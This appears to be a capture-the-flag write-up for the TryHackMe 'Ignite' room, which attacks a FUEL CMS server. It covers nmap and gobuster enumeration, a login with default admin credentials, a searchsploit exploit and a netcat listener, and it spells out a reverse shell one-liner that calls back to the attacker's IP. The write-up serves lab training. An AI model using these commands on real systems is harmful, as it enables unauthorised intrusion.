TryHackMe - Ignite

Ignite
A new start-up has a few issues with their web server.
Tasks
Read User.txt and Root.txt
nmap
ip 10.10.48.179
Command
1
nmap -sV -sC -A -v 10.10.48.179
Results
1
2
3
4
5
6
7
8
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Welcome to FUEL CMS
http_80
To Do List
- run gobuster
- surf the web
- view source code
- robots.txt
- gobuster
gobuster
1
gobuster dir -u http://10.10.48.179 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

The site
Visiting the site i get a welcome page.

In the welcome page we are redirected to another directory http://$ip/fuel


login details:
user name admin
password admin

Now we look for a vector point where we can enumerate and get something to work with.
Navigating to assets/upload

Here we can connect a reverse shell if possible but its worth a try.
So i got a reverse shell.php.
Then uploaded it.
But kept on receiving some errors so resulted to finding other means.
searchsploit
Command
1
	 searchsploit fuel

Downloaded the exploit to my machine.
1
	searchsploit -m 47138.py

Tried modifying the exploit but no luck.
Not sure how to go about this ???
But after some research i got the shell.
This is after removing some default lines on the code.
1
nc -nlvp 1337

- Now that we have our local listener set up we can use netcat on the remote target to push a shell back to us.
- To do this we need to chain a few different commands together, it can be a little confusing but we are going to break it up and explain each component.
1
rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.8.6.159 1337 >/tmp/f
rm /tmp/f ;removes any pre-existing directory called/tmp/f, the semicolon ends the command similar to hitting the ENTER key.mkfifo /tmp/f ;creates a named pipe at the location/tmp/f, semicolon ends the commandcat /tmp/f |displays the contents of/tmp/fand pipes the results into the next command/bin/sh -i 2>&1 |invokes the default shell binary, the ‘-i’ tells it to use interactive mode, redirect stderr2 to the same destination as stdout1, and pipe that to the next command.nc 10.8.6.159 1337 >/tmp/ftell netcat to connect to the remote IP and PORT and redirect that output to the named pipe
Here is a link to a site that may help with understanding the commands explain shell